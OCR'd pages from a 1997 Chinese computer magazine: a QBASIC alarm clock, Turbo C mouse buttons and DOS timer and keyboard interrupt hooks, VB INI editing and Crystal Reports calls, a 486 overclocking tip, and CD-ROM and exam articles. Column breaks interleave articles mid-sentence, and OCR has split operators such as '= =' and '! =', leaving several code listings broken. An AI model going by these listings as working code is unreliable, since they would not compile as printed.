   if(total_found = = 0)
    { clreol();
     cputs(dic_books[finished]); cputs(" 中没有您刚才输入的待查词! \r");
    }
   if( total_found > = COUNT )
    { put_chinese(found_buf, COUNT); enough = 1; }
   else { enough = 0; continue; }
   cputs("\ n \ n \ r   还想继续查另外的词吗? (y/n) "); ans = ask('Y', 'N');
   finished = - 1; total_found = 0; enough = 1; found_buf[0] = '\0';
  }while( ans = = 'Y' );
  farfree(page0);  fclose(fp);  textmode(3);  textbackground(BLACK);  clrscr();
```



具有定时功能的时钟

辽宁 郭四海

这是用 QBASIC 编制的时钟程序,在 VGA 显示卡下运行通过。

时钟的底色为浅蓝色，在时钟的下半部分显示系统当前的时间和日期。并且伴随秒针的走动发出类似石英钟走动时“嚓嚓”声。当时针指向整点时，模似电台的报时声。另有定点报时功能,按 F1 键进入系统，定时设置的格式为??:??，前两问号为小时，设定值介于 0—23 之间，后两问号为分钟,允许值介于 0—59 之间,超出上下限均为非法设置。设置之后按 ENTER 键，该时间存入名为“TIMER. DAT”的文件之中。当到达预定时间，时钟演奏一段优美的音乐。源程序如下：

```
′This is a program of clock. ′以符号′开头的为注释语句
SCREEN 1: CLS : COLOR 11, 1 ′设置显示模式及色彩
ON ERROR GOTO 20 ′这是出错陷阱，如果该程序是第一次运行或者在以前的操作过程中删除了“TIMER. DAT”文件，在下一行语句中计算机将无法找到定时文件
OPEN ″timer. dat″ FOR INPUT AS #1 ′打开定时文件
INPUT #1, m$ ′从文件中读取数据
CLOSE #1 ′将文件关闭
5 th = VAL(LEFT$ (m$, 2)) ′将文件中读取的字符串转换为数值
tm = VAL(RIGHT$(m$, 2))
tn = VAL(RIGHT$(m$, 1))
IF tm = 0 THEN tm = tn
10 PRINT ″TIMER－－″; m$: GOTO 30
20 th = 99
30 LINE (100, 165)－(200, 180), 1, B ′画时钟外框
LINE (60, 10)－(240, 185), 2, B
LINE (60, 160)－(240, 160), 2
DO ′DO……LOOP 无条件循环,该循环体内时钟的指针作周而复始的运动
FOR n = 1 TO 12 ′利用 FOR……NEXT 循环语句标出钟面上整点的位置
READ x1, y1
LOCATE x1, y1: PRINT n
DATA 5, 23, 8, 26, 11, 27, 14, 26, 17, 23, 18, 18
DATA 17, 14, 14, 11, 11, 10, 8, 10, 5, 14, 4, 18
NEXT n
RESTORE
LOCATE 7, 19: PRINT ″*″
LOCATE 22, 15: PRINT DATE$ ′打印系统日期
LOCATE 15, 16: PRINT TIME$ ′打印系统时间
CIRCLE (150, 83), 80, 2 ′画时钟外圆
t$ = TIME$
a = 6.28 / 60
c = VAL(MID$(TIME$, 4, 5)) ′将时间值转换为数值
m = c + 45
mx = 60 * COS(a * m) + 150 ′计算分针坐标
my = 50 * SIN(a * m) + 83
LINE (mx, my)－(150, 83), 2 ′画分针
h = VAL(LEFT$(TIME$, 2)) ′计算时针的相关数据
hh = h * 5 + c / 12 + 45
hx = 40 * COS(a * hh) + 150
hy = 33 * SIN(a * hh) + 83
LINE (hx, hy)－(150, 83), 2 ′画时针
s = VAL(RIGHT$(TIME$, 2))
sx = 70 * COS(a * (s + 45)) + 150
sy = 58 * SIN(a * (s + 45)) + 83
LINE (sx, sy)－(150, 83), 1 ′画出此时此刻秒针所在位置
IF c = 59 AND (s = 56 OR s = 57 OR s = 58 OR s = 59) THEN
BEEP ′整点前五秒钟开始报时,PRINT CHR$(7)与 BEEP 等效
IF c = 0 AND s = 0 THEN SOUND 2300, 6 ′此处模仿电台的整点报时声
IF h = th AND c = tm AND s = 0 THEN ′如果到达预定的时间
PLAY ″MBMLO3t240l4cdeccdecefg2efg2p16l4cdeccdecefg2efg2″ ′那么,开始播放音乐
END IF
CIRCLE (150, 83), 3, 3 ′画时钟的中心圆点
50 IF t$ = TIME$ THEN 50
PLAY ″p64″ ′模拟时英钟秒针走动时的‘嚓嚓’声
LINE (hx, hy)－(150, 83), 0 ′清除指针
LINE (sx, sy)－(150, 83), 0
LINE (mx, my)－(150, 83), 0
IF RIGHT$(INKEY$, 1) = CHR$(59) THEN EXIT DO ′按 F1 键进入定时设置
IF RIGHT$(INKEY$, 1) = CHR$(27) THEN END ′按 ESC 键该程序结束
LOOP
CLS : OPEN ″o″, #1, ″timer. dat″ ′打开或创建“TIMER. DAT”文件
100 PRINT ″Please input time－－″: GOTO 120
110 PRINT : PRINT ″Invalid timer.″
PRINT ″Enter new time－－??:??″
120 INPUT ; m$ ′键盘输入要预定的时间
IF LEN(m$) > 5 OR LEN(m$) < 3 THEN 110 ′检测所输入的字符串在 3－－5 位之间
FOR I = 1 TO LEN(m$)
II = ASC(MID$(m$, I, I))
IF II > 58 OR II < 48 THEN 110
NEXT I ′检测所输入的是否为合法字符
m1 = ASC(MID$(m$, 2, 1))
m2 = ASC(MID$(m$, 3, 1))
IF m1 <> 58 EQV m2 <> 58 THEN 110 ′检测字符串的第二、三位是否为冒号
m3 = ASC(RIGHT$(m$, 1))
```

动态鼠标按钮设计

□贺永胜

立体按钮的屏幕设计在杂志、报纸上已屡见不鲜，但一般都停留在静态显示的水平上。最近笔者采用 Turbo C 语言，通过其图形库中简单的画线函数以及 DOS 的 INT 33H 号中断调用，成功地制作出了立体鼠标动态按钮，并配上了简单的音乐，妙趣横生。按钮动感的实现主要是基于框线的颜色变化与鼠标按钮的按下和释放协同动作。程序虽然短小，但却提供了较为完整的 C 语言鼠标函数，读者可以将它用到自行编制的软件程序中去。程序清单如下：

```
#include <dos.h>
#include <graphics.h>
#include <bios.h>
void txcks(int x1, int y1, int x2, int y2, int c1, int c2, int c3, int c4)
{ setcolor(0);                    /* 立体动态按钮函数 */
  rectangle(x1-1, y1-1, x2+1, y2+1);
  setcolor(c1);
  line(x1, y2, x2, y2);
  line(x2, y2, x2, y1);
  setcolor(c2);
  line(x1+1, y2-1, x2-1, y2-1);
  line(x2-1, y2-1, x2-1, y1+1);
  setcolor(c3);
  line(x1, y1, x2, y1);
  line(x1, y1, x1, y2);
  setcolor(c4);
  line(x1+1, y1+1, x2-1, y1+1);
  line(x1+1, y1+1, x1+1, y2-1);
}
void mouse_IRQ(int *num, int *bx, int *cx, int *dx)
{ union REGS r;          /* 鼠标调用核心函数 */
  r.x.ax = *num;
  r.x.bx = *bx;
  r.x.cx = *cx;
  r.x.dx = *dx;
  int86(0x33, &r, &r);
  *bx = r.x.bx;
  *cx = r.x.cx;
  *dx = r.x.dx;
  *num = r.x.ax;
}
void init_mouse()   /* 鼠标初始化函数，自动检测安装鼠标 */
{ int num = 0;
  mouse_IRQ(&num, &num, &num, &num);
  if(num! = -1) system("c:\\dos\\mouse");
}
void mouse_position(int *x, int *y)
{ int button = 0, num = 3;       /* 鼠标位置检测函数 */
  if(button_preesed() = = 0)  mouse_IRQ(&num, &button, x, y);
  num = 1;  mouse_IRQ(&num, &num, &num, &num);
}
int button_preesed(int k)
{ int bx = 0, num = 3;          /* 鼠标按钮检测函数 */
  mouse_IRQ(&num, &bx, &num, &num);
  return bx&k;
}
main()
{  int i, num, x, y, gd = DETECT, gm;
   int freq[8] = {262, 294, 330, 349, 392, 440, 494, 532};
   registerbgidriver(EGAVGA_driver);   /* 载入图形库 */
   initgraph(&gd, &gm, "");
   init_mouse();
   setfillstyle(SOLID_FILL, 7);
   bar(0, 0, 639, 479);
   txcks(215, 220, 285, 250, 8, 8, 15, 15);
   txcks(365, 220, 435, 250, 8, 8, 15, 15);
   outtextxy(218, 310, "click right button to quit!");
   while(button_preesed(2)! = 2)
   { mouse_position(&x, &y);
      if(215 <x && x <= 285 && 220 <= y && y <= 250&& button_preesed(1) = = 1){
        txcks(215, 220, 285, 250, 0, 8, 8, 15);
        while(button_preesed(1) = = 1) delay(10);
        txcks(215, 220, 285, 250, 8, 8, 15, 15);
        for(i = 0; i <8; i++)   /* 按鼠标左钮播音乐 */
          { sound(freq[i]); delay(800); nosound(); }}
      if(365 <x && x <= 435 && 220 <= y && y <= 250& & button_preesed(1) = = 1){
        txcks(365, 220, 435, 250, 0, 8, 8, 15);
        while(button_preesed(1) = = 1) delay(10);
        txcks(365, 220, 435, 250, 8, 8, 15, 15);
        for(i = 8; i> = 0; i--)   /* 按鼠标右钮退出 */
          { sound(freq[i]); delay(800); nosound(); }}
   }
   closegraph();
}
```

（请作者与编辑部联系）

```
m4 = ASC(LEFT$(m$, 1))
IF m3 = 58 OR m4 = 58 THEN 110 '字符串的第一位和最后一位不得为冒号
th = VAL(LEFT$(m$, 2))
tm = VAL(RIGHT$(m$, 2))
IF th > 23 OR th < 0 OR tm > 59 OR tm < 0 THEN 110
WRITE #1, m$
CLOSE #1: CLS : GOTO 5 '关闭定时文件，系统此时便有了定时功能。
```

计算机被关闭之后，所预定的时间将被保存在“TIMER.DAT”文件之中。

C语言中ISR程序的应用

□北京　肖江

C 语言程序员在编程序时，大多希望自己的程序是多任务的，可视的，在 DOS 下我们实现多任务的唯一途径是中断。本文将从中断说起，阐明 ISR 在程序中的应用。包括(1)时钟 ISR(并给出将其 18.2 频率加快的方法)；(2)鼠标 ISR(介绍加速时钟后新的 256 色鼠标驱动)；(3)键盘 ISR(直接链接键盘 0X09 中断，并利用可检查出多键同时被按下的功能制作键盘鼠标)。

一、时钟 ISR

作为 C 语言程序员，这种 ISR 程序最先接触到，也是最简单的。众所周知时钟中断是 0X1C，简单举一例子：

```
void interrupt *old_Time(); /*保存老的时钟中断*/
long time = 0;
void interrupt new_time() /*建立新的时钟中断*/
{   time++; }
main()
{   old_Time = getvect(0x1c); /*得到老的时钟中断*/
    setvect(0x1c, new_time); /*链接新的时钟中断*/
    while(! kbhit())
    printf("time = %ld \r", time);  /*打印 time 全程变量*/
    /*不能将 printf 等调 0x21DOS 中断的函数写在时钟中断内*/
    setvect(0x1c, old_time);  /*恢复老的时钟中断*/
    }
```

这个程序省略了 include，而且它什么都不能干，只会在屏幕上打出一个不断变大的数。它准确的按照每秒加大 18.2，如果我们想改变每秒 18.2 的频率，可以对时钟内部编程，改变定时器的值。这个也不难，看函数：

```
changtime(unsigned int count) /* count = 0x965c 每秒 30 次激活*/
{   outp(0x43, 0x3c); outp(0x40, (count& 0xff)); /*向 0x40 口写 count 低 8 位*/
    outp(0x40, (count>>8) & 0xff); /*向 0x40 口写 count 高 8 位*/
}
```

由于内部时钟每秒大约 1192737 个滴答数，所以 COUNT 是等于 1192737 个激活次数。如果你将一小段程序写成函数，并将它联接在时钟 ISR 上，并且用你所需的数率激活它。

```
例: int *p(), run = 1;
  void use()
   {   /*用户自定义函数*/
    }
  void interrupt new_time()
    {  (*old_Time)(); /*链接老的时钟中断*/
      if (run == 1){
          run = 0;    disable();
          ( *p)();
          enable(); run = 1;
              }
    }
main()
    {p = (int *)use;
    ……
    }
```

这就相当于一个在 MAIN 主程序外不断被执行的一个函数。当然，你很容易从现在的双任务变成多任务，程序中 RUN 变量的作用是确保时钟 ISR 在激活时上一次的 USE() 函数已经做完了，这很重要，原因是 DOS 不可重入。如果在 RUN 上下点功夫，不难发现用 RUN 来做标志，你可以在一个 ISR 中“同时”运行数个 USR1()，USR2()……。文中程序是 TC2.0 的，如果移到 C++ 上没有问题。但要注意，定义在类中的中断函数必须是静态的，无法用到动态 ISR。用 MSC 的用户 void interrupt _far Old_Isr 中 _far 是必要的，因为所有的中断都是 32 位调用(在以下的程序中也要注意)。

二、鼠标 ISR

大多数同鼠标编程打过交道的人都知道，虽然最新的 Microsoft 的鼠标驱动程序本身大约有 50～60 种函数，但是在 256 色下或真彩色下的鼠标仍然是不可见的。我们有三种方法可以选择，一是利用主机时钟中断，定时检测鼠标位置；二是用鼠标中断功能 0X33 的 0X1C，安装自己的鼠标事件；三是当应用程序要使用鼠标时，就必须对鼠标事件进行持续的循环查询。第三种方法有许多毛病，如：当程序不需要获取鼠标事件而暂时停止查询时，鼠标光标将静止不动。这里用第一种方法将时钟 ISR 写成为 MOUSE 服务的。

鼠标的基本中断——主中断 0X33

1. 输入 ax = 0　返回 ax = 0　未安装鼠标驱动程序
　　　　　　　　ax = －1 安装了鼠标驱动程序
　　　　　　　　bx = 按键数　(1 = 1 键、2 = 2 键、3 = 3 键)
2. 输入 ax = 3　返回 bx = 按键状态
　　　　　　　　cx = x 坐标
　　　　　　　　dx = y 坐标

bx 中的一位对应于一个鼠标按钮，位 0 对应左按钮，1

486CPU的超频使用

□北京　明天

使用486的用户们，看到周围的人们都已"奔腾"起来，但要淘汰掉手中并不十分落后的机器，仍有种十分可惜的感觉。现在您不妨对CPU超频使用，一来可节省您并不富裕的腰包，二来过一段时间后您可以直接升到'多能奔腾"。

本人使用的是SIS471主板，AMD486/100的CPU，JP6、JP7是控制CUP外部时钟的，原来的JP6和JP7上插有"接通块"，为33MHz。只须将JP7的"接通块"拔下（即外部频率升成40MHz），CPU的频率即升成120MHz。而跳成50MHz，机器不能启动。如果您的主板支持2.5倍频，可跳成50MHz，2.5倍频即升成125MHz。

超频使用一天后，开机进入Windows 95死机，但进入DOS没问题。打开机箱，CPU风扇工作正常，CPU也并不发烫，看来不是散热的问题。经多次调试，发现打开CMOS中的"电源管理设置"(Power Management Setup)，按说明书上的配置设置后，进入Windows 95成功。从此使用正常。用金山影霸看影碟，在彩色模式下基本已无跳跃感，速度有明显提高。

我想超频一法也可用于其它486CPU，即将50MHz跳成66MHz，66MHz跳成80MHz等，方法大同小异。别犹豫了，您还是尽快享受超值的快乐吧!

编者：在大家的心都奔腾起来的今天，仍有很多读者在使用386、486。升级之前，如何才能更好地发挥它们的作用呢？大家有什么好招，欢迎来稿。

右、2中，位3～7无定义。1表示相应钮按下，0表示放开。接下来，我们整理一下思路。

1. 读出老的时钟ISR。

2. 安装新的时钟ISR，并连接上老的。

(1) 判定自上次激活以来鼠标移动过吗？(变全程变量ddx, ddy，用功能2中得到的x、y值)

(2) 判定鼠标可否被显示（用于SHOWMOUSE()函数）

(3)将上一次的光标背景写回。

(4) 画光标，并保留当前光标位置（用得到的x, y改变ddx, ddy）

3. 将时钟数率提高到了30，以得到平滑鼠标移动。

(源程序较长，且涉及到图形的部分函数，有兴趣的读者可来信同作者探讨)

三、键盘ISR

相信有编程经验且玩过对打类游戏的人都想过组合键(同时按下几个键和先按的键后放开的状态)的实现方法，的确DOS提供的BIOS并没有这一功能，实际上0X09中断完全可以做到，并且基本不失去原先BIOS的功能。

```
#include <dos.h>
void interrupt (* oldkey) (void); /*老的键盘中断*/
void interrupt newkey(); /*新的键盘中断*/
unsigned char KEY;  /*保留键盘中断码*/
void interrupt newkey()
{
static unsigned mesp, mess, k;
unsigned char  int1, int2;
disable(); mesp = _SP; mess = _SS;
enable();
int1 = inportb(0x60); int2 = inportb(0x61);
disable(); _SP = mesp; _SS = mess;
KEY = int1; enable();
/*如果想链接老的键盘中断先判定KEY中的键盘码是不是想用的，不是则链接老的键盘中断，是则用下边四个语句(用IF判断一下则可)*/
k = inportb(0x61); outportb(0x61, 0x80);
outportb(0x61, k); outportb(0x20, 0x20);
}
main()
{
oldkey = getvect(0x09);  setvect(0x09, newkey);
printf("pause ESC to exit\n");
while(KEY! =1)
{
printf("% d \r", KEY);
 }
 setvect(0x09, oldkey);
}
/* *功能: 显示0X09的键盘扫描码* */
```

我们发现按下键的扫描码比未按下键的扫描码少128。由于0X09中断在每个键被按下时自动激活，我们就可以将画鼠标，重置鼠标二个函数写在0X09中断内，且与时钟相配合。如：只要左键没有抬起(做一个上下左右键的全程变量)，鼠标将每1/18.2秒向左移一段距离。至于键盘码的读取只须对前个函数略加改动，在键盘每次被激活时打出一个键盘码，并且可将其编译成EXE文件。

VB 应用程序编制实例(二)

□长沙　韩明华

五、Windows 初始化文件的修改

Windows 应用程序的初始化文件（INI）对应用程序缺省设置起着重要的作用，初始化文件可以采用文本编辑器修改,但这种方法容易出现错误,不易由用户操作。下面介绍用 VB 实现修改初始化文件的方法。

1. 初始化文件的结构与特点

Windows 应用程序初始化文件中通常设置应用程序的运行环境,确定应用程序变量的缺省设置,初始化文件既包含 Windows 本身的两个 INI 文件，也包括应用程序的初始化文件。如：win. ini、system. ing、ucdos. ini、vb. ini 等。

其中,ucdos. ini、vb. ini 分别为希望公司的 UCDOS 和 VB 的初始化文件，这些初始化文件一般都是由应用程序和关键词构成，文件中内容的格式采用下面的通用格式：

[程序名称]

关键词 = 取值

例如，在 system. ini 中有一段内容设置非 WINDOW 应用程序的字体,即：

```
〔Non WindowsApp〕
FontChangeEnable = 1
```

其中，Non WindowsApp 为应用程序名，FontChangeEnable 为关键词,1 为取值。

2. 与初始化有关的 API 函数

Windows95 中的动态链接库 Kernel. exe 包含了六个函数,可以对 INI 文件进行操作,其中 GetProfileInt、GetPrivateProfileInt、GetProfileString 和 GetPrivateString 四个函数可以从 INI 文件中基于应用程序名和关键词的行获得信息。WritePrivateProfileString 和 WriteProfileString 两个函数可以在 INI 文件中修改或创建文件中的有关行。

在 VB 应用程序中应按下面的方式在全局模块中进行声明。

```
Declare Function GetProfilelnt Lib ″Kernel″（ByVal lpAppName As String, ByVal lpKeyName As String, ByVal nDefault As Integer）As Integer
Declare Function GetProfileString Lib ″Kernel″（ByVal lpAppName As String, lpKeyName As Any, ByVal lpDefault As String, ByVal lpReturnedsring As String, ByVal nSize As lnteger）As Integer
Declare Function WriteProfileString Lib ″Kernel″（ByVal lpApplicationName As String, lpKeyName As Any, lpString As Any）As lnteger
Declare Function GetPrivateProfilelnt Lib ″Kernel″ （ByVal lpApplicationName As String, ByVal lpKeyName As String, ByVal nDefault As lnteger, Byval lpFileName As String）As lnteger
Declare Function GetPrivateProfileString Lib ″Kernel″（ByVal lpApplicationName As String, lpKeyName As Any, ByVal lpDefault As String, ByVal lpReturnedString As String, ByVal nSize As String, ByVal nSize As Integer, Byval lpFileName As String）As Integer
Declare Function WriteProfileString Lib ″Kernel″（ByVal lpApplicationName As String, lpKeyName As Any, lpString As Any）As lnteger
```

其中：lpApplicationName$为应用程序名称；
lpKeyName$为关键词；
nDefault% 为关键词指定的缺省值；
lpFileName$为初始化文件名称；
lpDefault$为关键词指定的缺省字符串；
lpReturnString$为接受返回值指定字符的缓冲变量；
nSize% 指定拷贝到缓冲变量的字符个数；
lpString$为新的关键词指定字符串。

上面的声明可以从 VB 目录上的 winapi 中文件 win32. txt 获得,可以通过剪贴板直接拷贝到 VB 中。

3. 修改初始化文件实例

Windows 软件包程序管理器（PROGRAM. EXE），初始化文件为 PROGRAM. INI,缺省内容为

```
[Settings]
……
order = 6 3 2 4 7 1
……
```

其中，order 指定程序组的排列顺序，下面的程序把 Order 的值改为‘2 3 4 1 7 6 5”,并使用 SHELL 函数启动程序管理器。

```
Private Sub form_Click()
lpAppName$ = ″Settings″
lpKeyName% = ″Order″
lpString$ = ″2 3 4 1 7 6 5 ″
lpFileName$ = ″progman. ini″
j% = WritePrivateProfileString(lpAppName $ , lpKeyName $ =
        ″Order″, lpString$ = ″2 3 4 1 7 6 5″, lpFileName$)
```

```
j% = Shell("progman.exe", 1)
End Sub
```

六、增强 VB 的报表制作功能

VB for Windows4.0 软件(专业版)中包含一个报表制作软件—Crystal Report 简版，该软件是一个功能强大的报表制作系统，但因其版本低而且是简本，功能受到一定的限制。下面介绍 Crystal Report4.0 增强 VB 报表功能的方法及使用。

1. Crystal Report4.0 更新 VB 的方法

Crystal Report4.0 更新 VB，只需要覆盖 VB 报表子目录下的一些文件，例如 Crystal Report4.0 安装在缺省目录"C:\CRW",VB 报表的子目录为"C:\VB\REPORT",文件更新和替换步骤为：

(1)更新 CRW.EXE 和 CRW.HLP

```
copy c:\crw\crw.exe c:\vb\report
copy c:\crw\crw.hlp c:\vb\report
```

(2) 增加文件 CRSUPREG.DLL 和文件 CRSUPPRT.DLL

```
copy c:\crw\crsupreg.dll c:\vb\report
copy c:\crw\crsupprt.dll c:\vb\report
```

Crystal Report 版本更新后，在 VB 编程环境下，激活菜单"Windows/Report Designer",可以启动新版的 Crystal Report。

(3)Crystal.vbx 文件更新

2. CRPE.DLL 的使用

Crystal Report 动态链接库 CRPE.DLL 能够在应用程序中调用 Crystal Report 的报表模块，实现与 Crystal Report 相同的报表功能，CRPE.DLL 支持的语言有 C、C++、VB、VC、Delphi 等，下面介绍 VB 调用 CRPE.DLL 的方法。

```
Declare Function PEOpenPrintJob Lib "CRPE.DLL"
(ByVal RptName$)As Integer
Declare Function PEClosePrintJob Lib "CRPE.DLL"
(ByVal PrintJob$)As Integer
```

其中 PEOpenPrintJob 函数开始报表打印工作，PEClosePrintJob 子程序关闭报表打印工作。在调用时注意指明 CRPE.DLL 所在的路径，如"C:\CRW\CRPE.DLL"

函数和子程序的声明比较严格，容易出现错误，在编辑时采用下面两种方法中的任意一种简化声明工作。

(1) 在工程文件(MAK)中，包含文件 GLOBAL.BAS，该文件在目录"C:\CRW"下。

(2) 在某一编辑器中打开文件 GLOBAL.BAS，把需要的声明块拷贝到剪贴板上，然后进入 VB 编程环境中，使用 PASTE 命令将剪贴板中的内容粘贴到 VB 程序中。

Crystal Reports 提供了一个例程 CRPEDEMO.MAK，介绍这些函数和子函数的使用方法。下面的事件过程 Command1_Click() 直接向屏幕输出报表 ORDERS.RPT。

```
Sub Command1_Click()
result% = PEPrintReport("c:\CRW\CODERS.RPT", 0, 1, "报表输出演示", CW - USEDEFAULT, CW - USEDEFAULT, CW - USEDEFAULT, CW - USEDEFAULT, 0, 0)
If result% <> 0 Then MsgBox ("报表不能输出")
End Sub
```

函数 PEPrintReport 是一个非常实用的函数，它不需要调用其它任何函数，直接输出(向打印机或屏幕)已形成的报表。

3. 报表控件属性设置

Crystal Report4.0 提供的 Crystal.vbx 的属性更加容易控制。下面的实例介绍了程序在运行时更改 CrystalReport 控件属性的方法。

```
Sub Commmand1_Click()
Main.Reportl.CopiesToPrinter = Copies.Text '设置报表调用份数
Main.Reportl.DetailCopies = NDetailCopies.Text '设置节中调用份数
If Collate.Value = True Then
Main.Reportl.PrintCollation = 1 '设置是否进行打印份数检验
Else
Main.Reportl.PrintCollation = 0
End If
If StartPage.Tcxt = " "Then
Main.Reportl.PrinterStartPage = 0 '设置打印报表的起始页
Else
Main.Reportl.PrinterStartPage = StartPage.Text
End If
If EndPage.Tcxt = " "Then
Main.Reportl.PrinterStopPage = 0 '设置打印报表的中止页
Else
Main.Reportl.PrinterStopPage = StopPage.Text
End If
If SaveData.Value = True Then
Main.Reportl.DiscardSaveData = False '确定是否存储报表数据
Else
Main.Reportl.DiscardSaveData = True
End If
Main.Reportl.Destination = 1 '输出设置(打印机)
End Sub
```

使用 Crystal Report4.0，会给用户创建表格和编写程序带来极大的方便，读者不妨一试。 (完)

从双语到多语

——多媒体教学光盘的发展趋势

关注中国电脑市场的朋友，稍加留意便会发现，近来，以往的中、英文双语光盘，正在逐步地向多语化发展。

在今天，信息的高速发展使得世界变得很小，各国各民族之间的交往日渐频繁，于是掌握多种语言便成为通向下一世纪的必备手段，因此，多语光盘的出现、发展是与时代的发展相辅相成的。过去，人们一直把英语、日语和汉语的对照作为一个主要课题，大多数光盘用“双语”形式表现。随着97年7月1日香港的回归，使得粤语——这一在香港非常通用的语言显得尤为重要，甚至在某种意义上要比英语还关键，将粤语、汉语（简体、繁体）和英语融汇到一张光盘上，让想熟悉粤港的朋友通过它学习到粤语，同样，粤港的朋友也可以学习到标准的普通话和英语，小小的光盘依靠它的多语功能，大大沟通了人们的交流。

凡是接触过“缤纷故事王国”中的“三只小猪”“狮子和老鼠”的朋友一定会发现，这一系列中的每一个小故事就全部是用三种语言和文字来讲述的，即汉语、粤语和英语，其中，中文部分还有简体字、繁体字互换功能；欣赏光盘的朋友，既可以在



提价？让利？

——争论有了初步结果　联科光盘价格有升有降

《电脑爱好者》1997年第4期发表《提价？让利？——一场关系到多方利益的争论》一文后，收到大量热心读者的来信。电脑爱好者们对商务国际出版、北京联科制作的系列多媒体光盘作了恰如其份的评价，来信的多数读者认为，这些光盘和其它公司制作生产的产品比较起来，质量偏上，而价格偏低。许多朋友认为这些光盘零售价应在60—80元之间比较合理，用户也能够承受得起。通过认真研究，充分考虑到现在光盘生产价格不断提高等原因，同时也充分照顾用户的承受能力，CPI和BJLINK决定，已经上市的价格为56元的光盘产品价格不变，再版的同类光盘则由原来的56元略加提高，定价为用户能接受的最低价格，即60元，而一个系列的四张盘合在一起的套装产品，价格则由224元降低到198元（平均每张不到50元）。下面是自1997年5月21日起暂时执行的联科光盘销售价格表，价格有效期为三个月。请读者根据自己的需求到各地光盘专卖店购买，也可按下列地址直接邮购：


编　号	品　　名	数量	价格／元
VG01T1	宰相刘罗锅·新装	14张	398
RZ01T1	紫禁城·全精套装	2张	380
RT02T1	七彩世界·套装配书	4张＋5册	280
RT01T1	新世纪儿童宝典·套	4张	198
RT03T1	缤纷故事王国·套装	4张	198
RN01T1	天下为公孙中山·精	1张	198
RZ01A1	紫禁城皇宫生活·精	1张	168
RZ01B1	故宫文物精华·精	1张	168
RZ02T1	国画大师潘天寿·精	1张	168
RU04T1	生死赛车·精	1张	168
RU03T1	巴约塔·精装	1张	128
RZ03T1	唐宋词300首·精	1张	128
RU01T1	雷曼·精装	1张	118

故事的一开始选择好所需语种，也可以在故事的讲述当中随意更换；既能听到好听的故事，又能学习外语，十分方便。

同样，联科公司推出在即的“缤纷宝典系列”之一——《缤纷识字乐》也是一张多语光盘。该光盘是由香港新雅文化事业有限公司和香港联合电子出版有限公司提供版权，由北京联科公司修订、制作的。它是专门为小朋友设计的学习生字，游戏娱乐的多媒体光盘；在这张光盘中，收录了近1000个生字，除用汉语、粤语、英语三种语言发音之外，还加有生动的插图，并设计了五种不同的小游戏来增加学习的乐趣。

此外，联科公司与法国UBI公司共同推出的《吉爱哥—寻找丢失的黑夜》和《巴约塔—北极勇者》更是多语光盘的范例；其中“吉爱哥”的语言有中、英、法、德、日五种之多，并且故事中的每一个单词都可以单独用这五种语言来发音，实在是娱乐和学习多种语言的优秀光盘读物。

总之，从双语到多语是多媒体光盘的一个必然趋势，多媒体光盘的多语化，都是随着电脑技术的开发而不断提高而增强的；当然，这和众多的电脑爱好者们的需求也是密不可分的，毕竟，有了电脑这匹宝马，也要有好的软件作鞍子来匹配，所以有的时候，电脑爱好者对好软件的渴求是十分迫切的。非常欢迎大家来信、来电话共同探讨中国电脑光盘多语化的课题；或提出您对这类光盘的希望与要求，让优秀的多语光盘更加成熟！（灵 珂）



全国计算机等级考试试题分析(上)

□北京　吕凤翥

今年4月初举行了全国计算机等级考试。本期对这次考试二级笔试试卷中C语言程序设计部分作一分析，下期将对试卷中的难点进行解析。

一、试题内容分析

这次试题C语言程序设计部分覆盖面广，基本概念强，题目难度适中，所出题目的范围没有超出辅导内容，总体来讲比辅导内容浅些。题目重点在运算符、表达式、语句、函数调用(传值和传址)、指针和数组、文件操作。此外，还涉及到预处理的宏定义和文件包含、结构(单向链表)和联合以及类型定义、函数递归调用、外部变量、内部静态普变量和一些字符串处理函数。其中指针部分涉及到一级和二级指针、二维数组的指针表示，指针数组和指向数组的指针。

下面将试题内容分析如下。

1. 运算符和表达式

几乎所有的运算符都已包含，例如，逗号运算符、siteof、单目运算符 * 和& 、逻辑运算符等都已包含，其中，++运算符出现20次，--运算符出现6次。

各种表达式已都包含，比如，逗号表达式，赋值表达式、逻辑表达式等都有。

这是C语言中的基础部分，试题中出现的比较多。

2. 语句

将各种语句在试题中出现的次数统计如下：

if语句5次，if-else语句2次。

for循环语句8次，双重for循环2次。

while循环语句6次。

do-while循环语句和break、continue语句各1次。

go to语句没有出现，因为它被限制使用，最好不用，switch语句没有出现，但该语句还是很重要的。

3. 函数调用

函数调用出现9次，其中传址调用出现5次。递归调用出现1次。嵌套调用没有出现。

4. 指针和数组

一级指针出现17次，其中字符指针2次。

二级指针出现2次，指向数组的指针出现1次。

一维数组出现11次，其中字符串出现6次。

二维数组出现5次，其中字符数组出现2次，字符指针数组出现1次。

字符串处理函数出现过的有strcpy()，strcat()。

5. 结构、联合及其它

结构出现2次，单向链表出现1次

联合出现2次，类型定义(typedef)出现1次。

6. 预处理

文件包含出现7次，被包含的系统提供的头文件有stdio.h、ctype.h和string.h。

带参数的宏定义出现1次。

7. 存储类

外部变量出现1次，内部静态变量出现1次，其余为自动变量。

8. 文件

标准文件操作的输入/输出函数中scanf()出现2次，getchar()出现1次，putchar()出现1次，gets()出现2次，printf()出现多次，几乎每个程序中都有1个或多个。

一般文件操作的函数有fopen()、fclose()和fputc()各出现1次。

其它函数，malloc()出现2次，isspace()出现1次，toupper()出现1次。

从上述内容中可以看出试题分布在C语言语法基础的和各个方面。其中，出现较多又较易出错的有如下几方面：

- 运算符++和--
- for循环及其嵌套
- 函数调用(传值和传址)
- 指针和指针表示的数组

出现次数较少，但有一定难度的有如下几方面：

- 逗号运算符和sizeof的使用
- do-while循环和break、continue的使用
- 递归函数的调用
- 二维数组的指针表达、指向数组的指针和指针数组
- 外部变量和内部静态变量
- 单向链表的生成(使用结构)

(待续)

C语言考试辅导(二级)10

□北京　吕凤翥

第六讲　文件

C 语言的文件从操作上来分,有标准文件和一般文件,对文件的操作包含打开/关闭操作和读写操作等。

一、文件的概念

1. 文件的分类

C 语言文件按数据格式可分为二进制文件和文本文件。这两类文件有其不同的特点，二进制文件在存储时所占的内存空间比文本文件相对要小些，但在输入输出时二进制文件需要转换，而文本文件则可直接存取,另外,对个别字符的存放格式也略有差异。

